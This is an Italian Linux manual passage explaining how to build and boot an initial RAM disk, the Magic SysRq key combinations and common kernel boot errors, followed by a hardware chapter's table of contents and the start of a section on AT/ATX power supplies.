Un disco RAM iniziale, noto con il nome Initrd, è un file system speciale che viene realizzato in modo da essere innestato inizialmente dal kernel Linux, allo scopo di avviare un sistema minimo, con cui eseguire alcune operazioni preliminari. Al termine di queste operazioni, normalmente il sistema contenuto nel disco RAM iniziale innesta il file system standard e passa il controllo al programma Init.

La tecnica del disco RAM iniziale viene usata solitamente per caricare dei moduli prima di innestare il file system definitivo, per esempio quando il kernel richiede un modulo speciale per accedere a tale file system.

Si osservi che la realizzazione di un disco RAM iniziale è un'operazione complessa, dove occorre avere la capacità di realizzare un sistema GNU/Linux elementare, ma perfettamente autonomo.

La definizione «disco RAM» ovvero «RAM disk» deriva dalla presunzione che la memoria di massa sia costituita da un'unità a disco. La tecnologia si evolve e, oltre ai dischi, esistono altre forme di memorizzazione basate su componenti allo stato solido; tuttavia, spesso la terminologia rimane ancorata alla tecnologia del passato. Pertanto, pur chiamandosi disco RAM, si intende un file system caricato in memoria centrale, come se fosse un'unità di memorizzazione di massa.

8.10.1 Teoria e visione generale

La gestione del disco RAM iniziale deve essere abilitata nel kernel (sezione 8.3.8.3). Il file system del disco RAM che si realizza deve contenere il programma o lo script '**`linuxrc`**', collocato nella directory radice. Questo programma deve svolgere tutte le funzioni che si desiderano, quindi deve innestare il file system principale previsto, spostando la directory radice all'inizio di questo, avviando lì il programma Init ('`/sbin/init`').

Il kernel Linux deve essere avviato specificando il file system principale, il nome del programma Init, fornendo anche l'indicazione della collocazione del file-immagine contenente il disco RAM iniziale. Le prime due informazioni si possono dare facilmente tra le opzioni di avvio del kernel e dovrebbero corrispondere alle stringhe seguenti:

```
root=/dev/ram0 init=/linuxrc rw
```

Si osservi che il disco RAM iniziale deve essere accessibile inizialmente anche in scrittura, così come suggerisce il modello mostrato sopra con l'opzione '**`rw`**'.

Teoricamente, l'indicazione della collocazione del disco RAM iniziale potrebbe essere data «manualmente» tra le opzioni di avvio del kernel, però in pratica diventa difficile esprimere un percorso in un disco che è ancora da innestare, pertanto si usa normalmente una direttiva separata attraverso il sistema di avvio prescelto. Vengono mostrati alcuni esempi della configurazione di sistemi di avvio comuni.

Listato 8.29. GRUB 1: il file-immagine '`initrd.gz`' si trova nella directory '`/boot/`' della seconda partizione del primo disco.

```
title linux
kernel (hd0,1)/boot/vmlinuz root=/dev/ram0 init=/linuxrc rw
initrd (hd0,1)/boot/initrd.gz
```

Listato 8.30. SYSLINUX: il file-immagine '`initrd.gz`' si trova nella directory principale della partizione in cui si trovano i file di avvio.

```
LABEL linux
    KERNEL vmlinuz
    APPEND root=/dev/ram0 init=/linuxrc rw initrd=initrd.gz
```

Listato 8.31. ISOLINUX: il file-immagine '`initrd.gz`' si trova nella directory '`/isolinux/`' del CD-ROM.


```
LABEL linux
    KERNEL vmlinuz
    APPEND root=/dev/ram0 init=/linuxrc rw initrd=initrd.gz
```

Si può vedere il disco RAM iniziale, come un file system contenente fondamentalmente un programma Init, che convenzionalmente corrisponde a '`/linuxrc`'. La difficoltà sta nel ridurre al minimo il sistema di questo disco RAM; eventualmente il file '`/linuxrc`'

potrebbe essere un programma realizzato appositamente, senza bisogno di altro.

Una volta che il programma o lo script '`/linuxrc`' ha compiuto il suo lavoro, questo deve innestare il file system che deve in seguito diventare quello principale, in una directory, quindi deve eseguire la funzione ***pivot_root()*** (si veda la pagina di manuale *pivot_root(2)*) per scambiare i ruoli.

Figura 8.32. Scambio della directory principale e avvio del programma Init.



Convenzionalmente, la directory '`/initrd/`' è quella che viene usa-

ta per lo scambio delle directory principali, in modo da ospitare il file system del disco RAM iniziale. Al termine, teoricamente, è possibile eseguire anche il distacco del disco RAM iniziale e liberare la memoria che lo contiene:

```
# umount /initrd [Invio]

# blockdev --flushbufs /dev/ram0 [Invio]
```

In mancanza della possibilità di realizzare un programma '**linuxrc**' fatto su misura, la funzione ***pivot_root()*** può essere richiamata attraverso il programma '**pivot_root**',[4] che fa parte del pacchetto Util-linux; anche il programma '**blockdev**'[5] fa parte dello stesso pacchetto.

8.10.2 Creazione automatica di un disco RAM iniziale

«

Esiste il pacchetto Initrd tools[6] che dovrebbe consentire di realizzare automaticamente un file-immagine da usare come disco RAM iniziale. Teoricamente, il comando seguente dovrebbe essere sufficiente per ottenere il risultato; si veda comunque la pagina di manuale *mkinitrd(8)* per studiare il suo utilizzo.

```
mkinitrd [opzioni]
```

Il pacchetto Initrd tools può essere molto utile se risulta già predisposto correttamente secondo l'organizzazione della propria distribuzione GNU/Linux. Diversamente, richiede la preparazione di una configurazione e probabilmente diventa più conveniente produrre a mano il proprio disco RAM iniziale.

8.10.3 Esempio di un disco RAM iniziale

Per comprendere il funzionamento di un disco RAM iniziale è necessario mostrare un esempio completo, che in parte si adegua al contenuto della figura 8.32. Si comincia preparando la struttura del file system del disco RAM a partire da una directory di lavoro:

```
# cd [Invio]

# mkdir radice-initrd [Invio]

# cd radice-initrd [Invio]

# mkdir bin dev etc lib proc nuova-root [Invio]
```

Si copiano i programmi che si ritiene siano indispensabili:

```
# cp /bin/dash /bin/mkdir /bin/mount ./bin [Invio]

# cp /sbin/insmod /sbin/pivot_root ./bin [Invio]

# cp /usr/sbin/chroot ./bin [Invio]
```

In questo caso la shell è Dash e si preparano alcuni collegamenti simbolici:

```
# cd ./bin [Invio]

# ln -s dash ash [Invio]

# ln -s dash sh [Invio]

# cd .. [Invio]
```

Con l'aiuto di '**ldd**' si individuano i file delle librerie che richiedono i programmi copiati e si copiano a loro volta le librerie necessarie:

```
# cp /lib/libc.so.6 /lib/ld-linux.so.2 ./lib[Invio]
```

Si crea un file '`/etc/fstab`' minimo:

```
# echo "/dev/ram0 / auto defaults 0 0" > etc/fstab[Invio]
```

Si copiano i file dei moduli necessari (viene omesso il passaggio), quindi si creano i file di dispositivo che possono servire; qui viene usato lo script '**MAKEDEV**':

```
# cd ./dev[Invio]

# /dev/MAKEDEV console[Invio]

# /dev/MAKEDEV null[Invio]

# /dev/MAKEDEV zero[Invio]

# /dev/MAKEDEV ram[Invio]

# /dev/MAKEDEV hd[Invio]

# /dev/MAKEDEV sd[Invio]

# cd ..[Invio]
```

Alla fine, si comincia la realizzazione dello script '**linuxrc**', da collocare all'inizio della gerarchia ('`/linuxrc`'). Inizialmente, per verificare il funzionamento di massima del sistema, conviene fare una cosa molto semplice, come potrebbe essere questa:

```
#!/bin/sh

echo linuxrc di prova; premi [Invio] per terminare
read x
```

Una volta creato il file, occorre ricordare di dargli i permessi necessari all'esecuzione:

```
# chmod 755 linuxrc[Invio]
```

Per la verifica, basta usare '**chroot**':

```
# chroot . /linuxrc[Invio]

  linuxrc di prova; premi [Invio] per terminare

# [Invio]
```

Seguendo l'esempio, si ottiene il messaggio che chiede di premere [*Invio*], quindi lo script termina di funzionare e si torna alla situazione normale. A questo punto si può modificare lo script in modo da produrre gli effetti che si desiderano. In questo caso, si vuole dare il tempo al kernel di accorgersi della presenza di un disco USB ('/dev/sda2'), che viene innestato per l'avvio vero e proprio del sistema:

```
#!/bin/sh
echo Quando il disco USB viene riconosciuto, premere [Invio]
read var

/bin/mount -t proc proc proc

/bin/mount -o ro /dev/sda2 /nuova-root

cd /nuova-root

/bin/mkdir initrd
/bin/pivot_root . initrd

exec chroot . /sbin/init < dev/console > dev/console 2>&1
```

A questo punto si può creare il file-immagine. Questo file può essere «normale», oppure compresso con Gzip, o con l'uso del file system Cramfs (purché il kernel sia poi in grado di leggerlo così). In questo caso si segue la strada della compressione con Gzip.

```
# cd [Invio]

# dd if=/dev/zero of=file-immagine bs=1024k count=2 [Invio]

# mkfs.ext2 -F file-immagine [Invio]

# mkdir /tmp/immagine [Invio]

# mount -o loop -t ext2 file-immagine /tmp/immagine [Invio]

# cd radice-initrd [Invio]

# cp -dpR * /tmp/immagine [Invio]

# umount /tmp/immagine [Invio]

# gzip -9 < file-immagine > initrd.gz [Invio]
```

Si ottiene così il file '`initrd.gz`'. Qui si omette di proposito di completare l'esempio con la spiegazione della procedura necessaria per fare in modo che il file preparato venga usato correttamente. Nella sezione teorica ci sono diversi esempi, tuttavia, questo esempio particolare avrebbe lo scopo di avviare un disco USB.

8.11 Combinazioni magiche con «R sist», ovvero «SysRq»

«


Se si attiva la voce *Magic SysRq key* del menù *Kernel hacking* si dispone sempre di un accesso privilegiato ad alcune funzioni attraverso

una console, indipendentemente dal fatto che su questa sia attiva o meno una sessione di lavoro.

- *Kernel hacking*
  - *Magic SysRq key*

Queste funzioni si ottengono con delle combinazioni di tasti, costituite da [*R_Sist AltGr* ***x***], dove ***x*** è una lettera che cambia in funzione dell'operazione che si vuole compiere. Il tasto [*R_Sist*] corrisponde a [*SysRq*] nelle tastiere per la lingua inglese, da cui viene il nome della voce di menù. Si osservi anche che il tasto [*R_Sist*] o [*SysRq*], coincide con il tasto [*Stampa*] o [*Print_Screen*].

Figura 8.36. Combinazione di tasti [*R_Sist AltGr h*].



Ammesso che si intendano usare queste funzioni, di tutte le combinazioni va ricordata sicuramente [*R_Sist AltGr h*], come richiamato dalla figura, con cui si ottiene un menù delle altre combinazioni disponibili.

Tabella 8.37. Combinazioni di tasti più comuni per comunicare direttamente con il kernel.

Combinazione	Descrizione
[*R Sist AltGr h*]	Richiama una guida rapida a tutti i comandi disponibili.
[*R Sist AltGr r*]	*raw* Richiede di disattivare la modalità *raw*, che di norma viene attivata quando si utilizzano programmi grafici. Se si dà questo comando quando tale modalità non è attiva, non si provocano inconvenienti.
[*R Sist AltGr s*]	*sync* Richiede di completare le operazioni di scrittura.
[*R Sist AltGr u*]	*unmount* Richiede di reinnestare il file system in sola lettura.
[*R Sist AltGr b*]	*reboot* Richiede di riavviare il sistema.
[*R Sist AltGr i*]	Richiede di eliminare tutti i processi, a esclusione di '**`init`**'.
[*R Sist AltGr k*]	*kill* Richiede di eliminare tutti i processi attivi sulla console da cui si dà il comando.
[*R Sist AltGr f*]	Richiede di eliminare il processo elaborativo che risulta essere quello che utilizza più risorse.

La combinazione di tasti [*R Sist AltGr r*] serve per riprendere il controllo di una console quando si è creato un problema con un programma grafico che utilizza la tastiera in modo diretto (*raw*). Per riavviare il sistema, conviene procedere con i comandi: [*R Sist AltGr s*], [*R Sist AltGr u*] e [*R Sist AltGr b*]. In pratica, in

questo modo si completano le operazioni di scrittura nelle unità di memorizzazione; si passa a un utilizzo in sola lettura e quindi si riavvia il sistema.

Riquadro 8.38. Errori comuni segnalati dal kernel Linux

Errore	Annotazioni
`Kernel panic: No init found. Try passing init= option to kernel.`	Il kernel non è in grado di avviare il programma '**`/sbin/init`**' o qualunque altro programma indicato con il parametro '**`init=`**...'. Per risolvere il problema si può provare a utilizzare il parametro '**`init=`**...' (eventualmente indicando un programma differente, come '**`/bin/sh`**'), oppure, nel caso il programma esista ci si deve accertare del motivo per cui questo non viene avviato. Il mancato funzionamento del programma che svolge il ruolo di Init può dipendere dalle librerie che non sono corrette o che non sono state collegate correttamente con il file '`/etc/ld.so.cache`'; in modo particolare, è necessario che le librerie siano accessibili in lettura e anche eseguibili.

Errore	Annotazioni
`Warning: unable to open an initial console.`	Il kernel non è in grado di aprire il file di dispositivo '`/dev/console`'. Probabilmente la directory '`/dev/`' è vuota e si prevede l'uso di un sistema come uDev, che però non ha ancora potuto creare i file di dispositivo. Per risolvere il problema occorre predisporre dei file di dispositivo di uso generale, che poi possono essere rimpiazzati da eventuali sistemi automatici per la loro gestione.

8.12 Riferimenti

«

- *The Linux kernel archive*, *http://www.kernel.org/*
- Linus Torvalds, */usr/src/linux symlink*, *http://linuxmafia.com/faq/Kernel/usr-src-linux-symlink.html*
- The Answer Gang, */usr/src/linux symlink considered harmful*, Linuxgazette, n. 62, *http://linuxgazette.net/issue62/tag/4.html*
- Sorgenti del kernel: le informazioni più aggiornate sull'uso dei parametri di avvio si possono trovare all'interno degli stessi sorgenti del kernel, nelle directory successive a '***sorgenti_linux***`/drivers/`' e all'interno di '***sorgenti_linux***`/Documentation/`' (può trattarsi dei commenti iniziali ai file dei sorgenti, o file di testo separati).
- Pagina di manuale *bootparam(7)*
- *grml - Linux for texttool-users and sysadmins, GrmlWiki [[hardware]]*, *http://wiki.grml.org/doku.php?id=hardware*

- Werner Almesberger, Hans Lermen, *Using the initial RAM disk (initrd)*, '***sorgenti_linux***`/Documentation/initrd.txt`'

[1] Al posto di '**`make menuconfig`**' si possono usare dei comandi alternativi; eventualmente si può avere un elenco completo delle funzionalità del file-make con il comando '**`make help`**'.

[2] La sigla '**`bzImage`**' sta per *big zImage*, a indicare che si tratta di un'estensione del formato «zImage».

[3] Il termine *loop device* usato qui, non deve essere confuso con *loopback device* usato nella configurazione dei servizi di rete.

[4] **util-linux: pivot_root** GNU GPL

[5] **util-linux: blockdev** GNU GPL

[6] **Initrd tools** GNU GPL

9.1 Alimentatori AT e ATX 552
9.1.1 Interruttore e cambio tensione 553
9.1.2 Fusibile 557
9.1.3 Dissipazione del calore 560
9.1.4 Pulizia 563
9.1.5 Alimentazione e affidabilità dell'elaboratore 564
9.1.6 Connettori comuni di alimentazione 566
9.2 Alimentatori ATX 567
9.2.1 Collegamento principale con la scheda madre: 20 poli 568
9.2.2 Collegamento principale con la scheda madre: 24 poli 570
9.2.3 Collegamento ausiliario con la scheda madre, +12 V 572
9.2.4 Collegamento ausiliario con la scheda madre «P6», +3,3 V, +5 V, ... 572
9.2.5 Controllo del funzionamento 573
9.2.6 Utilizzo di un alimentatore ATX per scopi vari 574
9.3 (P)ATA: AT attachment 576
9.3.1 Caratteristiche generali del sistema PATA 577
9.3.2 Geometria dei dischi 582
9.3.3 Caratteristiche del protocollo PATA e configurazione del firmware 582
9.3.4 Standard PATA e gergo comune 587

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

9.3.5 Gestione da parte di un kernel Linux delle unità PATA 589
9.3.6 Informazioni da un kernel Linux 589
9.4 SATA: Serial ATA 591
9.4.1 Adattatori 592
9.4.2 Gestione da parte del kernel Linux 594
9.4.3 Informazioni da un kernel Linux 594
9.4.4 Sistemi RAID SATA 596
9.5 Da ISA a PCI 597
9.5.1 ISA 597
9.5.2 MCA 599
9.5.3 EISA 600
9.5.4 VESA local bus 600
9.5.5 PCI 601
9.5.6 Informazioni da un kernel Linux 602
9.5.7 AGP 604
9.5.8 AMR 607
9.5.9 PCI Express 609
9.6 USB 609
9.6.1 Caratteristiche generali 610
9.6.2 Alimentazione elettrica 612
9.6.3 Collegamento di una porta USB 612
9.6.4 Tipi di unità di controllo 615
9.7 USB e il Kernel Linux 615

9.7.1 Avvio di un sistema GNU/Linux da un'unità USB, con kernel monolitico 616
9.7.2 Sequenza di caricamento dei moduli del kernel . 620
9.8 Introduzione al BIOS 623
9.8.1 Collocazione fisica del BIOS 624
9.8.2 Blocco di avvio 626
9.8.3 Modifica del BIOS 627
9.8.4 BIOS di «marca» 628
9.8.5 Salvare e riscrivere il BIOS 643
9.8.6 BIOS Award 643
9.8.7 BIOS AMI 645
9.8.8 UniFlash 645
9.8.9 Recupero disperato di un BIOS 648
9.9 Modifica di un BIOS modulare 649
9.9.1 BIOS modulari Award 650
9.9.2 BIOS modulari AMI 654
9.10 Memoria centrale difettosa 658
9.10.1 Esclusione di altri fattori 659
9.10.2 Memtest86+ 659
9.10.3 Parametri di avvio del kernel 662
9.11 Restauro 664
9.11.1 Ripulitura 665
9.11.2 Lavaggio di unità a dischetti 668

9.11.3 Pulizia dei monitor 670
9.11.4 Pulizia azzardata dei monitor 672
9.11.5 Pulizia della tastiera 674
9.11.6 Batteria 677
9.11.7 Osservazioni sulla configurazione BIOS di elaboratori molto vecchi 679
9.12 Connettori e cablaggi 684
9.12.1 Video MGA, CGA, EGA, Hercules 684
9.12.2 Tastiere 685
9.12.3 Porte seriali 688
9.12.4 Porte parallele 690
9.12.5 Reti Ethernet 692
9.13 Riferimenti 697

Lo sviluppo attuale della tecnologia è tale da rendere poco utile la conoscenza di dettagli sull'hardware, in quanto gli strumenti informatici sono sempre più integrati e sempre meno espandibili. Pertanto, le informazioni di questo capitolo sono utili soprattutto per chi ha a che fare o vuole riutilizzare hardware del passato.

9.1 Alimentatori AT e ATX

«

Gli alimentatori «AT» sono quelli che sono stati usati inizialmente per gli elaboratori con microprocessore i286; gli alimentatori «ATX» sono stati usati più avanti, per aggiungere delle funzionalità che

non era possibile realizzare con quelli della generazione precedente. Tuttavia, tali alimentatori hanno delle caratteristiche comuni, che vengono considerate in questo capitolo.

Quando si apre un alimentatore, si deve ricordare che al suo interno viene elaborata l'energia proveniente dalla rete elettrica comune, con la quale è possibile rimanere folgorati, se non si agisce con la competenza e la prudenza adeguate alla circostanza.

9.1.1 Interruttore e cambio tensione

Sul lato posteriore, vicino alla spina tripolare da pannello per l'ingresso dell'alimentazione elettrica, ci può essere un piccolo interruttore, con il quale si può spegnere l'alimentatore.

Figura 9.1. Pannello posteriore di un alimentatore tipico. Alla destra della grata della ventola, si vede: la spina tripolare da pannello; il cambio tensione; l'interruttore.





Figura 9.2. Spina tripolare da pannello, cambio tensione e interruttore, visti dall'interno.



Sempre sul lato posteriore, può essere presente un piccolo commutatore a slitta, per selezionare la tensione di alimentazione della rete elettrica. Di solito, il commutatore è collegato soltanto a due fili, che, se vengono messi in cortocircuito, fanno sì che l'alimentatore si aspetti di ricevere dall'esterno una tensione più bassa. In tal caso (lo si può verificare facilmente con un piccolo *tester*), considerato che in Italia viene fornita soltanto la tensione di 220 V a 50 Hz e che il cambio tensione serve, di norma, per selezionare una tensione di alimentazione pari a circa la metà di quella normale, può essere utile rimuovere il collegamento a questo cambio tensione, in modo da evitare errori accidentali nella sua configurazione.

Figura 9.3. Rimozione del commutatore del cambio tensione: distacco del commutatore dal pannello.

